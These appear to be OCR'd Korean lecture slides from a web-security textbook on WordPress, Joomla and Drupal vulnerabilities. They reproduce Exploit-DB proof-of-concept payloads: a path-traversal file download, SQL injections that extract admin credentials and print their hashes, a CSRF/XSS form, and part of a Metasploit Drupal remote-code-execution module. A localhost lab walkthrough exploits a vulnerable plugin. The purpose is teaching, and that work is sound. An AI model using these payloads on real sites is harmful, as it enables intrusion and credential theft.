
```
1  # # # # #
2  # Exploit Title: WordPress Plugin Apptha Slider Gallery v1.0 - Arbitrary File Download
3  # Google Dork: N/A
4  # Date: 09.03.2017
5  # Vendor Homepage: https://www.apptha.com/
6  # Software: https://www.apptha.com/category/extension/Wordpress/apptha-slider-gallery
7  # Demo: http://www.apptha.com/demo/apptha-slider-gallery
8  # Version: 1.0
9  # Tested on: Win7 x64, Kali Linux x64
10 # # # # #
11 # Exploit Author: Ihsan Sencan
12 # Author Web: http://ihsan.net
13 # Author Mail : ihsan[@]ihsan[.]net
14 # # # # #
15 # SQL Injection/Exploit :
16 # http://localhost/[PLUGIN_PATH]/asgallDownload.php?imgname=../../../wp-load.php
17 # Etc..
18 # # # # #
```

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

3 SQL 인젝션 취약점이 존재하는 플러그인 공격 코드(sql injection)

- albid 변숫값에 union을 이용한 SQL 인젝션 공격으로 관리자의 아이디와 암호화된 패스워드를 얻을 수 있음

[Apptha Slider Gallery 플러그인에서 SQL 인젝션 취약점의 공격코드]



EDB-ID: 41567	Author: Ihsan Sencan	Published: 2017-03-09
CVE: N/A	Type: Webapps	Platform: PHP
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A

« Previous Exploit

```
# # # # #
# Exploit Title: WordPress Plugin Apptha Slider Gallery v1.0 - SQL Injection
# Google Dork: N/A
# Date: 09.03.2017
# Vendor Homepage: https://www.apptha.com/
# Software: https://www.apptha.com/category/extension/Wordpress/apptha-slider-gallery
# Demo: http://www.apptha.com/demo/apptha-slider-gallery
# Version: 1.0
# Tested on: Win7 x64, Kali Linux x64
# # # # #
# Exploit Author: Ihsan Sencan
# Author Web: http://ihsan.net
# Author Mail : ihsan[@]ihsan[.]net
# # # # #
# SQL Injection/Exploit :
# http://localhost/[PATH]/?albid=[SQL]
# For example;
#
-3+/*!50000union*/+select+1,2,3,4,5,0x496873616e2053656e63616e20207777772e696873616e2e6e6574,concat(us
-+-&pid=6
# admin:$P$BKLUXND.tropq2H68.QU.VhgjuVchx1
# Etc..
# # # # #
```

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

4 CSRF/XSS 취약점 공격 코드

- dxw가 2017년 4월 7일에 공개
- 공격자는 CSRF 취약점을 통해 워드프레스 관리자 권한으로 특정 기능을 호출할 수 있음(CSRF)
- 크로스 사이트 스크립팅을 통해 다른 사용자의 쿠키를 훔치거나 악의적인 스크립트를 삽입할 수 있음(XSS)

4 CSRF/XSS 취약점 공격 코드

[워드프레스 **방화벽**에서 발견된 CSRF/XSS 취약점]

EDB-ID: 41841	**Author:** dxw	**Published:** 2017-04-07
CVE: N/A	**Type:** Webapps	**Platform:** PHP
Aliases: N/A	**Advisory/Source:** N/A	**Tags:** Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF)
E-DB Verified: ✓	**Exploit:** Download / View Raw	**Vulnerable App:**

« Previous Exploit Next Explo

```
<!--
Details
===============
Software: WordPress Firewall 2
Version: 1.3
Homepage: https://wordpress.org/plugins/wordpress-firewall-2/
Advisory report: https://security.dxw.com/advisories/csrfstored-xss-in-wordpress-firewall-2-allows-unauthenticated-attackers-
to-do-almost-anything-an-admin-can/
CVE: Awaiting assignment
CVSS: 5.8 (Medium) AV:N/AC:M/Au:N/C:P/I:P/A:N)

Description
===============
CSRF/stored XSS in WordPress Firewall 2 allows unauthenticated attackers to do almost anything an admin can

Vulnerability
===============
HTML is not escaped and there is no CSRF prevention, meaning attackers can put arbitrary HTML content onto the settings page.

Proof of concept
===============
Visit the following page, click on the submit button, then visit the plugin's options page:
-->

<form method=\"POST\" action=\"http://localhost/wp-admin/options-general.php?page=wordpress-firewall-2%2Fwordpress-firewall-
2.php\">
  <input type=\"text\" name=\"email_address\" value=\"\"><script>alert(1)</script>">
  <input type=\"text\" name=\"set_email\" value=\"Set Email\">
  <input type=\"submit\">
</form>
```

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

4 줄라의 취약점

- 대부분 SQL 인젝션 취약점(sql injection)

[2016년 exploit-db에 공개된 줌라의 공격코드]

2016-12-28	-	Joomla! Component aWeb Cart Watching System for Virtuemart 2.6.0 - SQL Injection	PHP	qemm
2016-12-26	-	Joomla! Component Blog Calendar - SQL Injection	PHP	X-Cisadane
2016-12-13	-	Joomla! Component DT Register - 'cat' Parameter SQL Injection	PHP	Elar Lang
2016-10-27	-	Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation	PHP	Xiphos Rese...
2016-09-26	-	Joomla! Component Event Booking 2.10.1 - SQL Injection	PHP	Persian Hac...
2016-09-22	-	Joomla! Component 'com_videogallerylite' 1.0.9 - SQL Injection	PHP	Larry W. Ca...
2016-09-16	-	Joomla! Component Catalog 1.0.7 - SQL Injection	PHP	Larry W. Ca...
2016-09-16	-	Joomla! Component Portfolio Gallery 1.0.6 - SQL Injection	PHP	Larry W. Ca...
2016-07-14	-	Joomla! Component Guru Pro - SQL Injection	PHP	s0nk3y
2016-06-21	-	Joomla! Component 'com_publisher' - SQL Injection	PHP	s0nk3y
2016-06-20	-	Joomla! Component com_bt_media 1.0 - SQL Injection	PHP	Persian Hac...
2016-06-15	-	Joomla! Component com_enmasse 5.1 < 6.4 - SQL Injection	PHP	Hamed Izadi
2016-06-13	-	Joomla! Component com_payplans 3.3.6 - SQL Injection	PHP	Persian Hac...
2016-06-02	-	Joomla! Component 'SecurityCheck' 2.8.9 - Multiple Vulnerabilities	PHP	ADEO Security
2016-03-22	-	Joomla! Component Easy Youtube Gallery 1.0.2 - SQL Injection	PHP	Persian Hac...
2016-02-26	-	Joomla! Component 'com_poweradmin' 2.3.0 - Multiple Vulnerabilities	PHP	RatioSec Re...

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

4 줄라의 취약점

- 대부분 SQL 인젝션 취약점

[줌라의 SQL 인젝션 공격코드]

```
# # # # #
# Exploit Title: Joomla! Component Coupon v3.5 - SQL Injection
# Google Dork: inurl:index.php?option=com_coupon
# Date: 03.03.2017
# Vendor Homepage: http://joomla6teen.com/
# Software: https://extensions.joomla.org/extensions/extension/e-commerce/gifts-e-coupons/coupon/
# Demo: http://demo.joomla6teen.com/couponmanager/
# Version: 3.5
# Tested on: Win7 x64, Kali Linux x64
# # # # #
# Exploit Author: Ihsan Sencan
# Author Web: http://ihsan.net
# Author Mail : ihsan[@]ihsan[.]net
# # # # #
# SQL Injection/Exploit :
# http://localhost/[PATH]/index.php?option=com_coupon&view=coupons&task=mail_box&=[SQL]
# http://localhost/[PATH]/index.php?option=com_coupon&view=coupons&catid=[SQL]
# http://localhost/[PATH]/index.php?option=com_coupon&view=coupons&storeid=[SQL]
# For example;
# DATABASE > demojoom_coupon3
# TABLES > wl6xp_users
# COLUMNS > username, password
# DATA
# http://localhost/[PATH]/index.php?option=com_coupon&view=coupons&catid=7+AND+(SELECT+1+FROM+
(SELECT+COUNT(*),CONCAT((SELECT(SELECT+CONCAT(CAST(CONCAT(username,char(58),password)+AS+CHAR),0x7e))+FROM+wl6xp_users+LIMIT+0,
# admin:$2y$10$IeBQiMyJNp57nVVRlnW7..Xr5I4t87lN5Dq7QVltnjtWnsWu2J4
# Etc..
# # # # #
```

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

5 드루팔의 취약점(remote execution, sql injection)

- 2017년 4월을 기준으로 공개된 취약점이 31개에 불과(사용자 수가 적기 때문)

[드루팔의 취약점 공격코드]

EXPLOIT DATABASE — Home | Exploits | Shellcode | Papers | Google Hacking Database | Submit | Search

31 total entries

Date	D	A	V	Title	Platform	Author
2017-03-09	-	-	✓	Drupal 7.x Module Services - Remote Code Execution	PHP	Charles Fol
2016-08-16	-	-	-	[Turkish] Drupal Coder Vulnerability Analysis & MSF Module Dev	Papers	Mehmet Ince
2016-07-25	-	-	-	Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)	PHP	Mehmet Ince
2016-07-23	-	-	-	Drupal Module Coder < 7.x-1.3 / 7.x-2.6 - Remote Code Execution (SA-CONTRIB-2016-039)	PHP	RazOr
2016-07-20	-	-	-	Drupal Module RESTWS 7.x - Remote PHP Code Execution (Metasploit)	PHP	Mehmet Ince
2014-12-01	-	-	-	Drupal < 7.34 - Denial of Service	PHP	Javer Nieto...
2014-11-03	-	-	✓	Drupal < 7.32 - Unauthenticated SQL Injection	PHP	Stefan Horst
2014-10-17	-	-	✓	Drupal 7.0 < 7.31 - SQL Injection (2)	PHP	Claudio Viv...
2014-10-17	-	-	✓	Drupal 7.32 - SQL Injection (PHP)	PHP	Dustin Dörr
2014-10-16	-	-	✓	Drupal 7.0 < 7.31 - SQL Injection (1)	PHP	fyukyuk
2013-05-17	-	-	-	Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x / 7.x) - Persistent Cross-Site Scripting	PHP	r0ng
2012-06-25	-	-	✓	Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload	PHP	Sammy FORGIT

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

5 드루팔 모듈 RESTWS7.x 버전에서 발생하는 원격 코드 실행 공격 코드

- 메타스플로잇 모듈에 포함되어 있음
- 심각도는 매우 높음

[드루팔에서 발견된
원격 코드 실행 공격 코드]

EXPLOIT DATABASE Home Exploits Shellcode Papers Google Hacking Database

```
'https://www.mehmetince.net/exploit/drupal-restws-module-7x-remote-php-code-execution']
        ],
      'Privileged'     => false,
      'Payload'        =>
        {
          'DisableNops' => true
        },
      'Platform'       => ['php'],
      'Arch'           => ARCH_PHP,
      'Targets'        => [ ['Automatic', {}] ],
      'DisclosureDate' => 'Jul 13 2016',
      'DefaultTarget'  => 0
      ))

    register_options(
      [
        OptString.new('TARGETURI', [ true, "The target URI of the
Drupal installation", '/'])
      ], self.class
    )
  end

  def check
    r = rand_text_alpha(8 + rand(4))
    url = normalize_uri(target_uri.path, "?q=taxonomy_vocabulary/", r
, "/passthru/echo%20#{r}")
    res = send_request_cgi(
      'method' => 'GET',
      'uri' => url
    )
    if res && res.body =~ /#{r}/
      return Exploit::CheckCode::Appears
    end
    return Exploit::CheckCode::Safe
  end
```

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

6 원격 코드 실행

- 임의 코드 실행은 컴퓨터 보안에서 목적으로 한 머신 혹은 프로세스에서 공격자가 원하는 임의의 명령을 실행하는 공격자의 능력을 보이는데 사용됨, 임의 코드 실행 취약점은 공격자에게 임의의 코드를 실행하는 방법을 제공하는 소프트웨어 버그를 보이는데 사용됨(원격 코드 실행)

- 이러한 취약점을 악용할 수 있도록 설계된 프로그램을 임의 코드 실행 익스플로잇이라고 함

6 원격 코드 실행

- 이 취약점의 대부분은 기계어와 셸 코드를 실행하고 공격자가 임의로 입력한 셸 코드를 실행, 삽입하도록 허용 함(기계어/셸 코드)

- 다른 기기에서 임의 코드 실행을 하도록 만드는 것은 원격 코드 실행이라 함 (일반적으로 네트워크, 인터넷을 사용하여 이루어 짐)

6 원격 코드 실행

- 이러한 버그는 공격자가 취약한 프로세스를 완전히 탈취할 수 있기 때문에 매우 안좋은 영향을 미침,

  여기서 공격자는 실행중인 프로세스를 통해 해당 기기를 완전히 제어할 수 있음,

  임의 코드 실행 취약점은 일반적으로 소유자의 동의 없이 동작하는 악성코드, 혹은 제조사의 동의 없이 실행되는 홈 브류 소프트웨어 에 의해서 악용됨

7 원격 코드 실행

- 임의 코드 실행은 실행중인 프로세스의 프로그램 카운터(인스트럭션 포인터라고도 함)를 제어하면서 이루어 짐, 인스트럭션 포인터는 프로세스에서 다음에 실행되어야 할 명령을 가리 킴(PC)

  그러므로 인스트럭션 포인터를 제어할 수 있다면 다음 명령도 제어할 수 있게 됨

7 원격 코드 실행

- 임의의 코드를 실행하기 위해 많은 익스플로잇들은 프로세스에 코드를 삽입(예를 들면, 사용자의 입력값을 저장하는 입력 버퍼),(삽입된 코드)
  그리고 취약점을 이용해 인스트럭션 포인터를 삽입된 코드가 존재하는 곳으로 변경,
  삽입된 코드는 자동적으로 실행될 것

7 원격 코드 실행

- 이러한 형태의 공격은 일반적으로 코드영역과 데이터 영역을 구분하지 않는 폰 노이만 구조에 기반 함
- 이 결과 악의적인 코드는 정상적인 입력값으로 위장될 수 있음(삽입된 코드)
- 많은 새로운 CPU들은 이러한 공격을 더욱 어렵게 만드는 메커니즘을 갖고 있음(실행 불가 비트와 같은) (nx-bit)

7 원격 코드 실행

- 침입자가 OS에서 직접적으로 임의 코드를 실행할 수 있다면, 추가적인 제어를 위해 권한 확대 공격과 같은 시도를 해볼 수 있음(권한 상승)
- 이것은 커널 혹은 계정(Administrator, SYSTEM, root) 을 얻을 수 있음을 의미 함
- 제어권을 얻든 얻지 않든 간에, 이 공격은 매우 위험하고 컴퓨터를 좀비 피씨로 만들 가능성을 갖고 있음, 하지만 권한 상승은 공격 사실을 관리자로부터 은폐할 수 있음(좀비 PC, 은폐)

7 원격 코드 실행


- 권한 상승을 할 수 있는 원격 코드 실행은 비슷한
  다른 여러 공격들을 만드는데 영향을 미칠 수 있음,

  만약 이러한 버그가 알려진다면
  몇 시간 안에 수정이 이루어져야 함(Zero day attack)

8 워드프레스 플러그인 취약점 연습하기

1. 취약한 워드프레스 플러그인 설치
   - https://www.exploit-db.com/exploits/40870/ 에서 'Vulnerable App' 항목에 있는 아이콘을 클릭하여 zip 파일을 내려 받음

[워드프레스의 Personal Message 플러그인 (sql injection)]




※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

8 워드프레스 플러그인 취약점 연습하기

1. 취약한 워드프레스 플러그인 설치
   - 압축을 풀어 'simple-personal-message' 폴더를 확인
   - 이 폴더를 plug-in 디렉터리에 복사 C:₩wamp₩www₩wordpress₩wp-content₩plugins₩simple-personal message


[Simple-personal-message폴더]



※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

8 워드프레스 플러그인 취약점 연습하기

1. 취약한 워드프레스 플러그인 설치
   - 워드프레스 관리자 페이지에 접속하여 [플러그인]-[설치된 플러그인]을 선택하고 'Simple Personal Message' 항목 아래의 〈활성화〉를 클릭



[Simple-personal-message가 활성화된 화면]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

8 워드프레스 플러그인 취약점 연습하기

2 취약점을 이용한 공격

- http://localhost/wordpress/wp-login.php에 접속하여 일반 사용자로 로그인

[일반 사용자로 워드프레스 로그인]

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017


8 워드프레스 플러그인 취약점 연습하기

2 취약점을 이용한 공격


- [SPM Message]-[SPM Compose]를 클릭하고 메시지를 작성
- [SPM Message]-[SPM Outbox]를 클릭하면 발송한 메시지 목록과 각 메시지의 내용을 볼 수 있음

8 워드프레스 플러그인 취약점 연습하기

2 취약점을 이용한 공격



[메시지를 작성하는 화면](compose)



[전달한 메시지 목록과 내용을 확인하는 화면](outbox)

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

8 워드프레스 플러그인 취약점 연습하기

2 취약점을 이용한 공격

C:₩wamp₩www₩wordpress₩wp-content₩plugins₩simple-personal-message₩admin₩partials₩ simple-personal-message-admin-view.php

- message를 받는 SQL 구문에 대한 필터링이 없기 때문에 공격자는 다양한 SQL 문자열을 입력하여 SQL 인젝션 공격 수행(sql injection)

8 워드프레스 플러그인 취약점 연습하기

❷ 취약점을 이용한 공격(Simple-personal-message-admin-view.php)

[SQL 인젝션에 취약한 코드]

simple-personal-message-admin-view.php - 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
<?php

/**
 * Provide a admin area view for the plugin
 *
 * This file is used to markup the Message detail view.
 *
 * @link       http://softyardbd.com/
 * @since      1.0.3
 *
 * @package    Simple_Personal_Message
 * @subpackage Simple_Personal_Message/admin/partials
 */
?>

<!-- This file should primarily consist of HTML with a little bit of PHP. -->

<?php

global $wpdb;

$table = $wpdb->prefix . 'spm_message';

$id = esc_attr($_GET['message']);

$message = $wpdb->get_results("SELECT * FROM $table WHERE id = $id");

$user = get_user_by('login', $message[0]->sender);

?>

<div class="container-fluid admin-wrap">

    <div class="row">
```

※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

8 워드프레스 플러그인 취약점 연습하기

3 SQL 인젝션 공격 수행(Union)


```
http://localhost/wordpress/wp-admin/admin.php?page=simple-personal-messageoutbox&action=view&message=0%20UNION%20SELECT%201,2,user_login,4,user_ pass,6,7,8,9,10,11%20FROM%20wp_users%20WHERE%20ID=1
```

- 공격에 성공하면 wp_users 테이블의 사용자 이름, 암호화된 패스워드가 나타남(아이디/패스워드)

8 워드프레스 플러그인 취약점 연습하기

3 SQL 인젝션 공격 수행(아이디/패스워드)

[SQL인젝션 공격으로
관리자 아이디와
암호화된 패스워드 확인]




※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

9 워드프레스 보안 패치 및 업데이트 적용 정보(보안 정보)

- https://wordpress.org/news/category/security/ 에서 확인

[워드프레스의
보안 정보 사이트]




※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

10 줌라 보안 패치 및 업데이트 적용 정보(보안 정보)

- https://developer.joomla.org/security-centre.html 에서 확인

[줌라의
보안 정보 사이트]

